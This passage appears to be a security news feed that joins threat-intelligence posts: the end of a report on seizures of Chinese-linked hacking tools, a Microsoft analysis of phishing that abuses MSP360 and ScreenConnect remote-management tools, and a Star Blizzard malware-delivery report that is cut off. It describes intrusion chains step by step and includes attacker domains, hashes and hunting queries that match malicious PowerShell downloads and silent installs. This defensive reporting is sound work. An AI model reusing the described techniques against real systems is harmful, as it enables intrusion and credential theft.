“Chinese government-linked cyber threat actors, enabled by the Integrity Technology Group, are combining automated scanning tools, large-scale botnets, and hands-on exploitation techniques to target and steal sensitive data from organizations worldwide, including U.S. critical infrastructure sectors,” the advisory reads. “These actors exploit vulnerabilities by using scanning tools, cross-site scripting attacks, and password spraying on Microsoft Exchange servers, while establishing persistence through VPN software and exfiltrating emails and credentials using scripts.”

Similar to previous allegations, law enforcement said Integrity Tech leaned on a Mirai-variant botnet of internet-of-things devices, in this case to facilitate Microscan.

Microscan targets have included a South Carolina power company, airports in Japan and Poland, critical infrastructure companies and universities in Taiwan and others, according to the FBI and DOJ. Victims of FishHub, which downloads malware on their networks after gaining access through spearphishing, include Taiwanese universities.

“Chinese government-affiliated actors continue to position themselves within critical infrastructure networks, including operational technology (OT) systems, with the aim of disrupting critical functions at a future time of their choosing,” said Chris Butera, acting executive assistant director for cybersecurity at CISA. 

“Under the FBI Cyber Strategy, we pursue both the actors who threaten critical infrastructure and the enterprises that support them,” said Brett Leatherman, head of the FBI’s Cyber Division. “Integrity Technology Group, a China-based company with ties to the Chinese government, is one of those enterprises, acquiring or developing cyber tools and hosting infrastructure for actors targeting networks worldwide.”

The post DOJ, FBI seize Flax Typhoon-linked hacking tools Microscan, FishHub appeared first on CyberScoop.

Phishing Abuses RMM Tools for Persistent Access

In July 2026, Microsoft Defender Experts observed phishing campaigns targeting organizations across multiple industries that distributed a masqueraded MSP360 Remote Monitoring and Management (RMM) installer through meeting invitations, PDF-themed lures, software update prompts, and other social-engineering content. Once executed, the legitimate MSP360 installer, distributed under a deceptive file name established remote management access on affected devices and enabled threat actors to gain an initial foothold using trusted administrative software.

Microsoft observed the MSP360 deployment being used to download and install a ConnectWise ScreenConnect client, creating a secondary remote-access channel that provided redundant access to compromised systems. Microsoft did not observe exploitation of ScreenConnect software itself; rather, threat actors abused legitimately obtained remote administration software to establish and maintain access. After access was established, threat actors used these remote administration channels to deploy additional tools and conduct post-compromise activity, including information collection and credential-access operations.

This activity highlights how threat actors continue to abuse legitimate remote administration software to blend into normal IT operations while maintaining persistent access and reducing detection opportunities. Microsoft Defender for Endpoint detects suspicious and uncommon remote-management activity, while the hunting queries and mitigations in this post can help organizations identify and restrict unapproved RMM use.

Attack chain overview

The observed multi-stage intrusion chain began when phishing lures delivered a legitimate, digitally signed MSP360 RMM v2.5.0.67 installer under deceptive filenames. Following successful User Account Control (UAC) elevation, the installer established MSP360 services for persistent access and leveraged the RMM agent to invoke PowerShell, download, and silently install ConnectWise ScreenConnect.

This effectively introduced a second remote administration channel on the compromised device, which the threat actor subsequently used to transfer and execute additional tooling supporting credential access, local data collection, and other post-compromise activity.

Phishing installs MSP360 RMM, which deploys ScreenConnect for persistent access and follow-on activity
Figure 1. Attack chain showing phishing delivering a masqueraded MSP360 RMM installer that deploys ScreenConnect for persistent remote access and follow-on activity.

Initial Access: Phishing Campaign Delivering Masqueraded MSP360 RMM Installer

Microsoft observed multiple phishing campaigns that used a multi-stage delivery chain to distribute legitimate, digitally signed MSP360 RMM software (v2.5.0.67). Phishing emails directed users to actor-controlled landing pages that impersonated document-sharing portals, invitation workflows, Adobe Reader download pages, Zoom installation pages, and business collaboration platforms.

Upon user interaction, victims were redirected to download locations hosted on both attacker-controlled infrastructure and legitimate cloud services including Amazon S3, Cloudflare R2, Dropbox, GitLab, and Supabase. The downloaded executables used filenames crafted to resemble legitimate business content, meeting invitations, PDF documents, and software installers. Analysis of downloaded samples showed that many ultimately contained the same MSP360 RMM installer package despite appearing as different files to the victim.

MSP360 SHA256: 108ef7e628d7a20bd6241a5b57149e27a6061f467123eb64061975559f8f73dc

MSP360 SHA1: f34330d4c6e0aa978dc3af40360c14b31ad51127

Observed lure themes:

We have observed the threat actor using multiple social-engineering themes, including:

  • Workplace meeting requests
  • Zoom and Google Meet installation prompts
  • Adobe Acrobat and PDF reader updates
  • RSVP invitations and e-cards
  • Job offer documents
  • Document review and signature requests
  • DHL and package-delivery themed content

Examples of observed filenames included:

  • VIP_ECARD_INVITATION_rmm_v2.5.0.67_oid[redacted].exe
  • ZoomSetup_Installation_v2.5.0.67_ oid[redacted].exe
  • PDF Reader & Editor the Adobe Acrobatte_rmm_v2.5.0.67_ oid[redacted].exe
  • RSVP_INVITATION_E_CARD_rmm_v2.5.0.67_ oid[redacted].exe
  • SSA.GOV_STATEMENT_rmm_v2.5.0.67_ oid[redacted].exe
Image displaying the Download page of Masqueraded MSP360 RMM
Figure 2. Actor-controlled tax-document lure prompting download of a masqueraded MSP360 installer.
Image displaying the execution of downloaded MSP360 RMM
Figure 3. Image displaying the execution of downloaded MSP360 RMM.

The campaign relied on a diverse set of payload-hosting mechanisms. Microsoft observed the actor distributing the payload through attacker-controlled domains, websites assessed to be compromised, and legitimate cloud-hosted services. Cloud-hosted services used for payload distribution included Amazon S3, Cloudflare R2, Dropbox, GitLab, and Supabase.

This approach enabled the actor to rapidly rotate delivery infrastructure while continuing to distribute the same MSP360 installer using different lure themes and filenames.

RMM platforms are attractive to threat actors because they are designed to provide administrators with broad remote management capabilities across managed endpoints, including remote command execution, software deployment, file transfer, and persistent service-based access. When abused, these same capabilities can give threat actors a flexible post-compromise channel for maintaining access, deploying additional tooling, and conducting follow-on activity while blending in with legitimate remote administration workflows.

MSP360 RMM installation and foothold establishment

After victims downloaded and executed the masqueraded MSP360 installer, the binary launched from the user’s Downloads directory under a filename designed to resemble a legitimate business document.

The installer subsequently dropped multiple installation components, including System.dll, nsExec.dll, and UAC.dll, to the following folder paths before relaunching itself through an elevation workflow generated by the installer framework. Next, the installer invoked a Windows User Account Control (UAC) elevation workflow. In observed successful installations, the process continued with elevated privileges, allowing deployment of MSP360 components and services. In unsuccessful installations, the elevation did not complete, and deployment terminated before the software was fully installed.

Following elevation, the installer initiated the MSP360 installation workflow and recorded installation status messages using Windows eventcreate.exe. The installer generated “Begin installation” and “End installation. MSP360 de Success.” events under the event source: MSP360 RMM Agent installer. The installer dropped multiple MSP360 plugins and binaries within the installation directory: C:\Program Files\RMM Agent\.

The installer also performed prerequisite discovery by enumerating installed .NET runtimes using: dotnet –list-runtimes. To establish long-term access on the affected device, the installer registered two Windows services: RMM.Agent.exe & RMM.Agent.Launcher.exe. Microsoft observed events indicating stopping any existing MSP360 services and installing new MSP360 services.

In addition to service-based persistence, the installer created registry-based autorun entries for MSP360 user interface components, ensuring the tray applications would automatically launch when users signed in.

The installation routine also modified the Windows Firewall configuration by creating an inbound allow rule for the MSP360 agent. The rule allowed inbound UDP traffic to C:\Program Files\RMM Agent\RMM.Agent.exe on port 48678. This configuration enabled network communications required by the remote management platform.

Image displaying the process execution flow of MSP360 RMM installation
Figure 4. Process execution flow of the MSP360 RMM installation.

Not every execution of the installer resulted in a successful deployment. In some instances, the installer was launched by the user and began its installation routine but subsequently attempted to obtain elevated privileges through User Account Control (UAC). When elevation was denied or aborted, the installation terminated before completing deployment of the MSP360 RMM components. The process execution flow showed installation initialization activity followed by events indicating that administrative privileges were required, with no subsequent evidence of the persistence mechanisms, services, or remote management functionality observed during successful installations.

Image displaying unsuccessful installation of MSP360 RMM.
Figure 5. Unsuccessful installation of MSP360 RMM.

Remote command execution from MSP360 Agent and ScreenConnect deployment

Following successful installation of MSP360 RMM, the newly installed RMM.Agent.exe service launched PowerShell. The PowerShell process modified the execution policy for the current session and executed Invoke-WebRequest commands to download an MSI package named ClientSetup.msi from actor-controlled infrastructure. The downloaded package was then installed silently through msiexec.exe using the /qn switch, eliminating visible user interaction. This installation activity resulted in the deployment of a ConnectWise ScreenConnect client on the compromised endpoint, including ScreenConnect.ClientService.exe, ScreenConnect.WindowsClient.exe, and supporting components.

The installer additionally created Windows service registrations, application uninstall entries, and authentication-related registry modifications associated with the newly deployed ScreenConnect client.

Image displaying the process execution flow of demote command execution and ScreenConnect deployment
Figure 6. The process execution flow of the remote command execution and ScreenConnect deployment.

Following deployment, the ScreenConnect client service launched with configuration parameters referencing actor-controlled infrastructure and subsequently established successful outbound communications. The service then spawned ScreenConnect.WindowsClient.exe, providing an additional remote access channel independent of MSP360. Following establishment of the ScreenConnect session, the threat actor used ScreenConnect to transfer and stage additional executables in the following directories:

  • C:\Users\%user%\OneDrive\Documents\ScreenConnect\Temp\
  • C:\Users\%user%\Documents\ScreenConnect\Temp\

Examples of frequently observed files included:

  • WindVerify.exe
  • WindowsUpdate.exe
  • WindowsSecurity_PIN.exe
  • WindowsSecurity_Password.exe
  • WindowsPassKey.exe
  • SCHider.exe
  • PIN.exe
  • phonepc.exe
  • DefenderDT.exe
  • DefenderControl.exe
  • phonelinkupdate.exe
  • PhoneLinkPrompt.exe
  • Passwords.EXE
  • OpenCamera.exe
  • open_phone_link.exe
  • MouseHiderGUI.exe
  • HideUL.exe
  • HideMouseApp.dll
  • HideMouse.exe
  • HideFromControlPanel.exe
  • HideCursor.exe
  • BannerHider.exe
  • WebBrowserBookmarksView.exe
  • WebBrowserPassView.exe

These files were among the most frequently observed utilities delivered by the threat actor following establishment of a ScreenConnect session. Several filenames were intentionally chosen to resemble legitimate Windows, Microsoft Defender, Phone Link, and security-related components, likely to reduce user suspicion and blend into normal operating system activity. These utilities were observed during post-compromise activity and were used to support subsequent operations on affected systems. Several of the observed tools are commonly associated with credential access, information collection, execution of additional payloads, and efforts to reduce defender visibility.

The execution of these files occurred through ScreenConnect’s built-in RunFile functionality, which allows files to be transferred to and executed on managed endpoints. This activity demonstrates how the threat actor leveraged a legitimate MSP360 RMM deployment to establish an initial foothold before deploying ConnectWise ScreenConnect as a secondary remote access platform. The combination of MSP360 and ScreenConnect provided the threat actor with redundant remote administration channels and enabled the transfer, execution, and management of additional tooling during subsequent stages of the intrusion.

The threat actor subsequently used these remote access platforms to facilitate follow-on activities including information collection, credential access, and the deployment of additional utilities on compromised systems.

Microsoft also observed separate activity during July in which FaronicsDeployAgent.exe, a legitimate deployment and remote access application, was used in a similar manner to MSP360 RMM. In this activity, the threat actor leveraged FaronicsDeployAgent.exe as the initial remote management platform and subsequently used it to download and install ScreenConnect. This observation demonstrates that the deployment of ScreenConnect was not limited to MSP360-based intrusions, with additional legitimate remote administration software also being leveraged to establish remote access and facilitate ScreenConnect installation.

Attribution

Microsoft has not attributed this activity to a named threat actor. The campaigns are tracked as unattributed activity.

Mitigation and protection guidance

Microsoft recommends the following actions to help organizations reduce their exposure to this activity. Check the recommendations card for the deployment status of monitored mitigations.

  • Govern approved RMM tools: For approved RMM systems used in your environment, enforce security settings where possible to implement multi-factor authentication (MFA).
  • Restrict unauthorized software: Use Application Control for Windows to create policies to block unapproved IT management tools. Both solutions include functionality to block specific software publisher certificates:
    • Application Control for Windows file rule levels allow administrators to specify the level at which they want to trust their applications, including listing certificates as untrusted.
    • AppLocker’s publisher rule condition is available for files that are digitally signed, which can enable organizations to block non-approved RMM instances that include publisher information.
  • Block specific signed applications: Microsoft Defender for Endpoint also provides functionality to block specific signed applications using the block certificate action.
  • Consider searching for unapproved RMM software installations (see the Advanced hunting section). If an unapproved installation is discovered, reset passwords for accounts used to install the RMM services. If a system-level account was used to install the software, further investigation may be warranted.
  • Strengthen endpoint protection: Turn on cloud-delivered protection in Microsoft Defender Antivirus or the equivalent for your antivirus product to cover rapidly evolving attacker tools and techniques. Cloud-based machine learning protections provide near-instant, automated protection against new and emerging threats.
  • Investigate unauthorized installations: Turn on the following attack surface reduction rule to block or audit activity associated with this threat:

Microsoft Defender XDR detections

Microsoft Defender XDR customers can refer to the list of applicable detections below. Microsoft Defender XDR coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog.

Tactic Observed activity Microsoft Defender coverage
Initial accessDelivery of masqueraded MSP360 application v2.5.0.67Microsoft Defender Antivirus
– SupportScam:Win32/RogueMSP.MU!MTB
ExecutionExecution of the RMM softwareMicrosoft Defender for Endpoint
– Suspicious usage of remote management software
– Uncommon remote access software
PersistencePersistence established by RMM softwareMicrosoft Defender for Endpoint
– Anomaly detected in ASEP registry
– Suspicious file registered as a service
Credential AccessPotential credential-access activity following RMM deploymentMicrosoft Defender for Endpoint
– Possible theft of passwords and other sensitive web browser information

Threat intelligence reports

Microsoft customers can use Microsoft Defender XDR Threat Analytics and related Microsoft threat intelligence reporting to stay current on the malicious activity, indicators, detection coverage, and recommended response actions associated with this campaign. These reports provide investigation context, protection guidance, and updated intelligence that security teams can use to prevent, mitigate, or respond to related activity in their environments.

Advanced hunting

// Run this query to identify the presence of MSP360 RMM agent

let MSP360RMM = "108ef7e628d7a20bd6241a5b57149e27a6061f467123eb64061975559f8f73dc";
DeviceFileEvents
| where Timestamp >= ago(30d)
| where SHA256 =~ MSP360RMM

// Run this query to identify the remote command execution from MSP360 RMM Agent

DeviceProcessEvents
| where Timestamp >= ago(30d)  
| where (InitiatingProcessVersionInfoCompanyName == "MSP360" and ProcessCommandLine == "\"powershell.exe\"") or ( InitiatingProcessCommandLine == "\"powershell.exe\"" and ProcessCommandLine has_all ("msiexec.exe","\\Temp\\",".msi") and InitiatingProcessParentFileName == "RMM.Agent.exe")

// Run this query to identify the suspicious network connections from the threat actor’s use of ScreenConnect

let MaliciousURLs =  DeviceNetworkEvents
| where Timestamp >= ago(30d)
| where InitiatingProcessCommandLine == "\"powershell.exe\""
| where InitiatingProcessParentFileName == "RMM.Agent.exe"
| where isnotempty(RemoteUrl)
| distinct  RemoteUrl;
DeviceNetworkEvents
| where Timestamp >= ago(30d)
| where InitiatingProcessFileName has_any ( "ScreenConnect.ClientService.exe","ScreenConnect.WindowsClient.exe","ScreenConnect.Client.exe")
| where isnotempty(RemoteUrl)
| where RemoteUrl in (MaliciousURLs)

// Run this query to identify the suspicious payloads dropped and launched by the threat actor’s use of ScreenConnect

DeviceProcessEvents
| where Timestamp >= ago(30d)  
| where InitiatingProcessCommandLine  has_all ("ScreenConnect.WindowsClient.exe", "RunFile","\\Documents\\","\\Temp\\")

MITRE ATT&CK Techniques observed

This campaign has exhibited use of the following attack techniques. For standard industry documentation about these techniques, refer to the MITRE ATT&CK framework.

Resource Development

Initial Access

  • T1566.002 Phishing: Spearphishing Link | Victims received workplace meeting, Zoom, Google Meet, invitation, RSVP, PDF, and Adobe-themed phishing emails containing links that redirected to malicious payload download locations.
  • T1204 User Execution | Victims downloaded and executed a masqueraded MSP360 installer distributed under deceptive filenames designed to resemble legitimate business documents and software.

Execution

Persistence

Defense Evasion

  • T1036 Masquerading | The actor distributed legitimate MSP360 software under filenames designed to resemble meeting applications, invitations, PDFs, and business documents.
  • T1036.005 Match Legitimate Name or Location | Follow-on tooling used filenames that closely resembled legitimate Windows, Microsoft Defender, security, and Phone Link applications.
  • T1112 Modify Registry | MSP360 and ScreenConnect modified registry locations associated with services, persistence, credential provider components, protocol handlers, and uninstall entries.

Command and Control

  • T1219 Remote Access Software | The threat actor abused legitimate remote administration software including MSP360 RMM and ConnectWise ScreenConnect to maintain access to victim systems.
  • T1105 Ingress Tool Transfer | MSP360 downloaded ScreenConnect, while the threat actor’s use of ScreenConnect was subsequently used to transfer and execute additional tooling on compromised endpoints.
  • T1071.001 Application Layer Protocol: Web Protocols | PowerShell and ScreenConnect communicated with actor-controlled infrastructure over HTTP/HTTPS.
  • T1573 Encrypted Channel | Payload retrieval and remote access communications occurred over encrypted network channels.
  • T1102 Web Service | Multiple cloud-hosted web services were used throughout the delivery and command-and-control infrastructure.

Discovery

Collection

  • T1005 Data from Local System | Additional tooling delivered through ScreenConnect was observed in post-compromise activity and used to collect information from victim devices.

Indicators of compromise (IOCs)

Observed indicators associated with this campaign are listed below.

IndicatorTypeDescription
•108ef7e628d7a20bd6241a5b57149e27a6061f467123eb64061975559f8f73dcSHA256Legitimate MSP360 RMM v2.5.0.67 installer observed being distributed under deceptive filenames during the campaign. The observed sample was signed using a certificate that has since been revoked.
•f094b8263471c7b76dbed03d420736449920368fa0eca2ed6b1aea2645138d97
•857c2f283de799faa74b56e862c0a9f96e67aa1b4fa4a9e46395098365b99de3
•6a89de024ca62536de6f5fc10e49896bb1ac330ca39dce30203afdcc45ae237e
•4188c6588f3dcda881c3f2d12df580051179a999f040b799af506edeb3211a26
SHA256Legitimate MSP360 RMM Agent Service observed during the campaign
•adswre[.]cfd
•trews[.]cfd
•swedcorry[.]stefneyv[.]com
•ojsuyw[.]niyari[.]org
•bunstar[.]harej[.]si
•adsaw[.]cfd
•sdfghj[.]rd-team[.]ru
DomainsDomains contacted by ScreenConnect clients in observed malicious sessions.
•ceb3f7fe9a618ff29a21b126383c23900fad58d6ae2b5552d7e306e4b6acf4b0
•02f2ce03a2650f17bfe6e8744eebbf58522016cbdb92af8f2217b5dd4a1ad550
•499d07894f730fb685ee3cbfc1a933e0da93750c1ed25a49b2eb9c32adef156a
•d49cc01641c3045bf3119f9d71e7ffd29bfce32ca4b27cc96340716ed4d41cdc
•67c979dc13961b09f24f85a801e4c918420adca6117c92efbeeeaa68a6344f55
•6cc665057c4a4fe42a309afd3a7fa96cf1af126e9c6e08e56df5105e05378bcc
•dd434f3ffcafeda538d43226665115ba136ad0fdb43dad8536e1368ca9a17b64
•40f8e774e1e7a484b78c7ae4336bc47aa9cab20dc8e1e67d89838e807975f9b1
•3ff5e49fd2f2bd0758467763c44d69e781b7460af84a6e3966e2621bc5bf7096
•374c4934b14a1151ea68847c8627c3f1c0b878f4e673bda3f15e4388dfde0187
•bc8b1b0c80512ba0e8ffccfee5b507df16a3355db1143c3ba81ef42dac1baa6c
•c2c004a56de2a99f5b06ceb58d8a4b371fb60fd66ff5936786fe8d8037ead208
•5bf8cf29ac6803e7269b045dea48003af7cfe48bedfc081b57ff9e86cb08971b
•19035c8e2520fb70b3e2ec5338c14311b88a26cc1fb8304a01494260b6b55af1
•d232d82e410de12702a67c58acf927304ee42f3e6d81a9d71eca99f9052126db
•d3cb7ded277b49be06e6a1860f7c7e913e252802e9d32453a185e24797bf53ef
•e31e5da7c58a7e8f89f9629f095edd7d741a1fb0b85fcb39f3818dbd9497b1e3
•1a534d04bf30894d20764e91f7e94e0a73f060f0abacc9feeedba427995c83a8
•77fb0e75f4396cb57bbbd28f6dc5310369a87abec9e2acc457aa99a0063ed27a
•fc96a04c615847f0fb1391f04d9d1aac7f78ddfb7d459168df0a4172b98354e2
•06ad69b9bebad3cc75b594cc5bb1ca0035ea22bb8a683002ca051d948566426b
•a93c946c237b981189d2668d938a9d4d1d9681757e48dae8d9d65ed25b5da657
•529543b4fe6a4c21d28be56dbf92fcac91d8df808d8518b4275c973fa547ad63
•ccea4e1acc51ac43ba9da76ada00e7e308cc33d9c5c264dff82d1be83e957b88
•a03c84ae9e569c04fdd271277f508bba5a299d53c3c0efe0819338d178fe1c5b
SHA256Utilities transferred or executed through ScreenConnect sessions and observed during post-compromise activity. Several of the identified tools are commonly associated with credential access, information collection, and efforts to reduce defender visibility.

Learn More

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.  

The post Phishing Abuses RMM Tools for Persistent Access appeared first on Microsoft Security Blog.

Star Blizzard refines phishing and malware delivery with the RedFlick technique

Since January 2026, Microsoft has observed Russian state threat actor Star Blizzard evolve their detection evasion capabilities through large-scale phishing campaigns, the use of accounts on compromised websites, and a novel malware delivery technique that Microsoft tracks as “RedFlick”. These changes represent a notable shift in the actor’s operational tradecraft and support ongoing cyberespionage activity targeting Ukrainian individuals and institutions as well as international non-government organizations (NGOs), Western think tanks, governments, and other organizations associated with international policy—particularly those with a nexus in supporting Ukraine.

As part of this evolution, Star Blizzard adopted RedFlick, a malware delivery technique that helps evade detection by initiating a set of scheduled tasks to deploy the actor’s custom backdoor, CosmicPulse. This technique is a notable departure from the actor’s previous use of ClickFix-based infection chains which required victims to complete multiple actions before CosmicPulse could be installed. By contrast, the RedFlick infection flow only requires a single user interaction, reducing friction in the compromise process. Combined with the actor’s shift toward large-scale phishing operations during the same period, these changes likely improve Star Blizzard’s ability to reach more targets, evade detection, and increase the likelihood of successful compromise.

This blog provides updated technical analysis of Star Blizzard’s tactics, techniques, and procedures (TTPs) observed throughout 2026, building on our 2025 and 2023 blogs. It details the actor’s evolving phishing, persistence, and malware delivery techniques, and provides recommendations, indicators of compromise (IOCs), detections, and hunting guidance to help organizations identify and defend against RedFlick-related activity. As with any observed nation-state actor activity, Microsoft directly notifies customers that have been targeted or compromised, providing them with recommendations and mitigations to secure their accounts.

Star Blizzard TTPs observed in 2026

Star Blizzard is attributed by the United States Cybersecurity and Infrastructure Agency (CISA) as subordinate to the Russian Federal Security Service Centre (FSB) Centre 18. Star Blizzard periodically overhauls their TTPs to avoid detection, often in response to public exposure of the actor’s campaigns that have involved targeted social engineering through messaging apps and credential theft. Since Google Threat Intelligence Group published its report on Star Blizzard’s COLDCOPY malware in October 2025, Microsoft observed the actor refine their initial access and evasive techniques to include:

  • Moving away from targeted spear phishing to large-scale initial contact phishing campaigns
  • Using compromised websites to create accounts to send phishing emails
  • Updating malware deployment to facilitate the installation of a CosmicPulse downloader

As of the writing of this blog, the RedFlick campaigns have targeted Ukrainian individuals and institutions, as well as international NGOs, think tanks, governments, and financial institutions that have supported Ukraine politically or financially. Microsoft has observed this activity affect over 100 organizations primarily in the United States and United Kingdom, consistent with Star Blizzard’s longstanding targeting priorities.

Microsoft continues to observe some previously reported Star Blizzard phishing techniques throughout 2026; however, the TTPs discussed in this blog have been associated primarily with the actor’s new larger-scale phishing campaigns.

Larger-scale initial contact phishing

Microsoft previously reported on Star Blizzard’s spear-phishing campaigns observed during 2023-2024. During these operations, the actor continued to rely on their conventional TTPs such as initiating email contact with targets before sending a follow-up containing a malicious link, to actor-controlled/compromised infrastructure purposed for credential theft, while impersonating known political or diplomatic figures to lure victims into responding.

In 2026, Microsoft observed Star Blizzard shift from exclusively targeted spear-phishing operations to also conducting larger-scale phishing campaigns. The larger-scale phishing operations were observed at a scale not previously seen from the actor, ranging from tens to hundreds of email messages per campaign. This change likely reflects the actor’s adoption of a mass-mailing phishing platform to automate campaign execution and increase the likelihood of successful compromises by significantly expanding the initial targeting pool. The progression of these campaigns is summarized in the following timeline, including examples of Star Blizzard’s phishing subject lines, targeting details, and the malware delivery methods observed across each campaign:

  • January
    • “Повідомлення про результати податкової перевірки” (Notice of tax audit results) – Campaign targeting unidentified Ukraine persons with an attached RedFlick lure.
  • February
    • “списання з Вашого рахунку за оплату штрафу” (Debiting from your account for payment of a fine) – Campaign targeting unidentified Ukraine persons with an attached RedFlick lure.
  • March
    • “Invitation to an IISS [Private Roundtable/Closed-Door Discussion] on European Security” – Initial contact campaign targeting government officials, security researchers, academia, media, and NGOs. Respondents received a RedFlick lure attachment.
    • “Invitation to a Closed CES Roundtable Discussion” – Initial contact campaign targeting US and Europe technology-sector organizations. Respondents received a RedFlick lure attachment.
    • “Atlantic Council Closed-Door Strategic Discussion” – Initial contact campaign targeting government officials, foreign policy practitioners, security researchers, academia, media, and NGOs. Respondents received a link to DarkSword iOS backdoor installation.
  • April
    • “Closed-Door Online Session on Global Capital Allocation & M&A” – Initial contact campaign targeting international financial organizations and researchers. Respondents received a RedFlick lure attachment.
  • May
    • “Future of Peace Operations Forum – A Closed Strategic Dialogue” – Initial contact campaign targeting diplomatic and multilateral organizations. Respondents received a RedFlick lure attachment.
    • “Future of Liberty Forum” – Initial contact campaign targeting employees of a US-based think tank. Respondents received a RedFlick lure attachment.
  • June
    • “Invitation to the MAMA Summit on the Current Situation Surrounding the Ukrainian Crisis” – Initial contact campaign targeting incumbent/former diplomatic staff. Respondents received a RedFlick lure attachment.
    • “Invitation to the Chatham House London Conference 2026 – 9 July 2026” – Initial contact campaign targeting think tanks, NGOs, and national parliamentary. Respondents received a RedFlick lure attachment.
  • July
    • “Thought you might find this USUBC roundtable of interest” – Initial contact campaign targeting think tanks, NGOs, and Ukraine civil society. Respondents received a RedFlick lure attachment.
    • “Інформація щодо тимчасового відключення водопостачання” (Information about temporary water supply shutdown) – Targeted Kyiv-based hotels with an attached RedFlick lure.
  • August
    • “Payment Advice Note from 06.08.2026” – Targeted employees of an international financial organization with an attached RedFlick lure.

Once a recipient responds to the initial phishing email, Star Blizzard typically sends a follow-up message containing a password-protected RAR or ZIP archive. The archive contains files that initiate the RedFlick infection flow. The password is included as an image in the follow-up email shown in Figure 1, along with additional examples of Star Blizzard follow-up emails below:

RedFlick campaign email expressing gratitude for interest in a confidential, password-protected roundtable invitation. The password is depicted in an image reading Lite Raspberry 9415
Figure 1. July 2026 RedFlick campaign follow-up email regarding an “omitted” attachment
RedFlick campaign email using a formal invitation lure for registration to a confidential, password-protected session of the Chatham House London Conference, inviting the recipient to discuss the UK in the World Programme. Password is depicted in the image as Live Crown 8142
Figure 2. June 2026 RedFlick campaign follow-up email with the subject line “Invitation to the Chatham House London Conference 2026”
RedFlick campaign email directing recipient to open the payment notice attachment and use the provided password depicted in the image as Bird Mouse Crab
Figure 3. August 2026 RedFlick campaign follow-up email with a payment notice subject line sent to all targets

Since January 2026, Microsoft observed at least 13 distinct large-scale phishing campaigns targeting primarily NGOs, think tanks, and government organizations worldwide. The earliest campaigns, observed between January and February, targeted unspecified users of the Ukraine email provider Ukr.net. These emails impersonated Ukrainian authorities and were themed as notifications of a tax audit or outstanding fine.

Beginning in March 2026, Star Blizzard expanded targeting outside of Ukraine. Subsequent campaigns frequently used lures themed as invitations to conferences or events purportedly organized by a reputable think tank or NGO. Microsoft also observed the actor target multiple individuals within the same organization, with phishing emails often crafted to appear as internal communications originating from the targeted organization itself. The actor’s shift from Ukraine-focused operations to global targets could indicate Star Blizzard initially targeted Ukraine to test their new capabilities.

The large-scale campaigns have demonstrated capabilities previously unassociated with Star Blizzard. For example, a campaign observed in mid-August 2026 employed steganography to conceal identifiers. Throughout 2026, Star Blizzard has also continued to develop additional operational capabilities. Notably, ProofPoint reported in March that the actor had targeted vulnerable Apple iOS devices to deploy the DarkSword backdoor.

Creating accounts on compromised websites

Since March 2026, Star Blizzard has made another notable change to their TTPs to support the higher-volume phishing operations, using accounts created on compromised websites to send phishing emails to targets. This change coincided with the actor’s shift to larger-scale phishing campaigns and has been observed almost exclusively in support of these operations. Previously, the actor would create accounts on free email services (predominantly using Protonmail and Microsoft consumer accounts) to impersonate an individual that would be well known to the prospective target, whether it was a political figure, academic, or former diplomat. In the large-scale campaigns, Star Blizzard has used accounts created on websites hosted on CPanel and WordPress, using the same account name across multiple website domains. Microsoft Threat Intelligence assesses with high confidence that these websites have been compromised by Star Blizzard for this purpose.

Updating malware delivery and installation TTPs

Between January and August 2026, Microsoft observed multiple waves of Star Blizzard phishing campaigns alongside notable changes in the actor’s initial access TTPs, particularly the use of RedFlick scheduled tasks. During this period, Microsoft observed three significant shifts in the threat actor’s delivery techniques.

From ClickFix to VHDX

The diagram illustrates a malicious process where a password-encrypted ZIP file containing a hidden directory is executed to run a decoy PDF, which ultimately launches an SSH command to download and execute the CosmicPulse downloader
Figure 4. VHDX lure execution chain

In mid-January 2026, Microsoft observed the use of a malicious Virtual Hard Disk v2 (VHDX), delivered through a phishing email containing a password-protected ZIP file. The VHDX file ships a malicious LNK file disguised as a PDF document, alongside a hidden directory containing a BAT script and a legitimate decoy PDF.

When the victim opens the LNK file, conhost.exe is launched in a hidden window and cmd.exe is subsequently spawned to execute the embedded BAT script:

The Conhost executable code snippet followed by a command line instruction to run a command in a headless environment, targeting a document in the Documents folder.

The BAT file opens the decoy PDF and invokes SSH.exe with PermitLocalCommand enabled, ultimately downloading and executing a remotely hosted MSI installer:

Command line instructions for running a silent installation of an MSI package from a specific URL.

In multiple campaigns, Microsoft observed an MSI installer creating a scheduled task that uses control.exe to download and execute a remotely hosted CosmicPulse downloader masquerading as a Control Panel applet (CPL). Unlike earlier campaigns that relied on ClickFix lures and user interaction, this approach relies on compiling the CosmicPulse downloader as a Control Panel applet DLL.

The shift from interactive user execution to remote execution and masquerading as a CPL item highlights an evolution in both persistence and defense evasion techniques.

CosmicPulse downloader

The Control Panel applet DLL is a downloader with the sole purpose of downloading and installing a version of CosmicPulse, a malicious Python backdoor, on the target device. The downloader is also known publically as NOROBOT or BAITSWITCH.

Similar to previous versions, this downloader downloads, persists, and executes a version of CosmicPulse on the infected device. Upon execution, it downloads two ZIP files and stores them on disk. It then writes an encrypted AES key to the HKEY_CURRENT_USER\Software\Classes\.mollis registry key. One ZIP file contains a Python 3.8 64-bit package and a Python file that serves as the CosmicPulse bootstrapper. The bootstrapper reads the encrypted key from the registry, recovers it using an embedded key in AES-ECB mode, and then uses the recovered key to decode the CosmicPulse payload (also known as YESROBOT) contained in the second ZIP file. The below image shows the process of the CosmicPulse installation.

Code depicting memory operations, file paths, and command executions for updating software.
Figure 5. CosmicPulse downloader, installing CosmicPulse backdoor

Since January 2026, Microsoft has observed the CosmicPulse backdoor going through various little changes to circumvent existing signatures. However, the capabilities and purpose of this backdoor remain the same as described in previous articles.

Persistence through multiple scheduled tasks

In April 2026, Microsoft observed Star Blizzard changing persistence tactics to include RedFlick scheduled tasks. Whereas a malicious MSI file installed a single scheduled task in January—by April, the actor’s MSI installer created three scheduled tasks masquerading as legitimate network components, each with their own purpose. The TTPs have overlaps with the spear-phishing campaigns reported by the Digital Security Lab Ukraine (DLUA) in June 2026. In at least one incident, Microsoft has observed either the first or third task deploying an instance of CosmicPulse on the infected machine.

A diagram displaying a malicious MSI installer installing three scheduled tasks: Task 2 Network Configuration Manager performs other functionality while Task 1 Internet Quality Test Connection and Task 3 System Health Monitor connect to the attacker's C2 server
